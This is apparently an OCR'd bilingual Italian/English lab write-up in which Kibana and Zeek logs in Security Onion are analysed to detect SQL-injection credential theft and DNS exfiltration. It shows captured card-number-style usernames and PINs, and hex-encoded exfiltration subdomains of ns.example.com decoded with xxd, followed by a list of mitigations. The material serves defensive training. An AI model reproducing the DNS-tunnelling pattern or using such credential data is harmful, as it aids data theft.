

Applications Places Chromium Web Browser Mon 09:28
capME! - Chromium
Zeek - HTTP - Kibana
capME!
Not secure | localhost/capme/elastic.php?esid=ZzjrzXIBB6Cd-_0SD_iW
username 3/10
DST:
DST: 24
DST: Username=4444111122223333
DST:
DST: 17
DST: Password=745
DST:
DST: 22
DST: Signature=2012-03-01
<p>
DST:
DST: 24
DST: Username=7746536337776330
DST:
DST: 17
DST: Password=722
DST:
DST: 22
DST: Signature=2015-04-01
<p>
DST:
DST: 24
DST: Username=8242325748474749
DST:
DST: 17
DST: Password=461
DST:
DST: 22
DST: Signature=2016-03-01
<p>
DST:
DST: 24
DST: Username=7725653200487633
DST:
DST: 17
DST: Password=230
DST:
DST: 22
1 / 4





Analisi dei Log DNS con Kibana - DNS Log Analysis with Kibana


⚜️ **Tag:** #dns #kibana #dataloss


1. **Impostazione della Dashboard**: Configurare Kibana per esaminare i log DNS.
2. **Anomalie Rilevate**: Identificati sottodomini lunghi associati a `ns.example.com`, possibile segnale di esfiltrazione dati.



Applications
Places
Chromium Web Browser
Mon 09:52
Zeek - DNS - Kibana - Chromium
Zeek - DNS - Kibana
Not secure
localhost/app/kibana#/dashboard/ebf5ec90-34bf-11e7-9b32-bb903919ead9?_g=(refreshInterval:(pause:!...
Dashboard / Zeek - DNS
Full screen
Share
Clone
Edit
Documentation
Auto-refresh
June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999
>_ *
Options
Update
Add a filter
Navigation
Home
Help
Alert Data
Zeek Notices
ElastAlert
HIDS
NIDS
Zeek Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
DNS - Log Count
22
DNS - Log Count Over Time
Count
10
5
0
2020-06-07 00:00
2020-06-14 00:00
2020-06-21 00:00
2020-06-28 00:00
@timestamp per 12 hours
DNS - Query Class (Pie Chart)
C_INTERNET
DNS - Destination Port (Horizontal Bar Chart)
53
1 / 4



DNS - Query Class (Pie Chart)
C_INTERNET
DNS - Destination Port (Horizontal Bar Chart)
53
5
10
15
20
Count
DNS - Query Type
Query Type
Count
PTR
18
A
4
DNS - Response Code (Na...
Response Code (Name)
Count
SERVFAIL
4
DNS - Protocol (Donut Chart)
udp



DNS - Client
Client
Count
209.165.200.235
18
192.168.0.11
4
DNS - Server
Server
Count
8.8.4.4
6
173.36.131.10
6
173.37.87.157
6
209.165.200.235
4
DNS - Phishing Attempts Against Alexa ...
0 - 0
1 - 999999
0
Phishing attempts against your domain(s)



DNS - Phishing Attempts Against Organ...
0 - 0
1 - 999999
0
Phishing attempts against your domain(s)


DNS - Queries
View: Data
DNS - Queries
Download CSV
Query
Count
17.201.165.209.in-addr.arpa
18
434f4e464944454e5449414c204 44f43554d454e540a444f204e4f 542053.ns.example.com
1
484152450a5468697320646f63 756d656e7420636f6e7461696e 7320696e.ns.example.com
1
666f726d6174696f6e2061626f7 57420746865206c61737420736 5637572.ns.example.com
1
697479206272656163682e0a.ns .example.com
1
Rows per page: 20


Applications Places Chromium Web Browser Mon 10:00
Zeek - DNS - Kibana - Chromium
Zeek - DNS - Kibana
Not secure | localhost/app/kibana#/dashboard/ebf5ec90-34bf-11e7-9b32-bb903919ead9?_g=(refreshInterval:(pause:!...
Dashboard / Zeek - DNS
Full screen
Share
Clone
Edit
Documentation
Auto-refresh
June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999
>_ example.com
Options
Update
Add a filter +
Navigation
Home
Help
Alert Data
Zeek Notices
ElastAlert
HIDS
NIDS
Zeek Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
DNS - Log Count
22
DNS - Log Count Over Time
Count
10
5
0
2020-06-07 00:00
2020-06-14 00:00
2020-06-21 00:00
2020-06-28 00:00
@timestamp per 12 hours
DNS - Query Class (Pie Chart)
C_INTERNET
DNS - Destination Port (Horizontal Bar Chart)
53
1 / 4


Dashboard / Zeek - DNS
Full screen
Share
Clone
Edit
Documentation
Auto-refresh
June 1st 2020, 00:00:00.000 to June 30th 2020, 23:59:59.999
>_ example.com
Options
Refresh
Add a filter +
Navigation
Home
Help
Alert Data
Zeek Notices
ElastAlert
HIDS
NIDS
Zeek Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
DNS - Log Count
4
DNS - Log Count Over Time
Count
4
3
2
1
0
2020-06-07 00:00
2020-06-14 00:00
2020-06-21 00:00
2020-06-28 00:00
@timestamp per 12 hours
DNS - Query Class (Pie Chart)
C_INTERNET
DNS - Destination Port (Horizontal Bar Chart)
53






Filtraggio e Conversione dei Log DNS - DNS Log Filtering and Conversion

⚜️ **Tag:** #filtraggio #dnsconversion

Utilizzando un comando di conversione (`xxd -r -p`) su un file di log CSV, è stato possibile decodificare il contenuto esadecimale, rivelando un testo confidenziale, segnalando un attacco di esfiltrazione dati tramite DNS.



Strategie di Mitigazione - Mitigation Strategies

⚜️ **Tag:** #mitigazione #sicurezzarete

1. **Monitoraggio DNS**: Utilizzare firewall DNS e IDS/IPS per individuare richieste DNS anomale.
2. **Policy DNS Restrittive**: Limitare le risoluzioni DNS a domini affidabili.
3. **Analisi del Traffico**: Monitorare il traffico con Security Onion e creare alert per traffico sospetto.
4. **DLP e Rilevamento del Tunneling DNS**: Implementare DLP e strumenti specifici per intercettare il tunneling DNS.
5. **Limitare i Privilegi e Segmentare la Rete**: Concedere accesso solo al personale autorizzato e separare le risorse critiche.

🔑 **Chiavi:**
[dns, http, kibana, onionaccess, sqlinjection, dataesfiltration, securityonion, capme, dlp, tunnelingdns]

Suggerimenti per Approfondimenti - Suggestions for Further Study

- **Analisi Avanzata su Kibana**: Approfondisci l’uso di Kibana per l’analisi di attacchi su reti complesse.

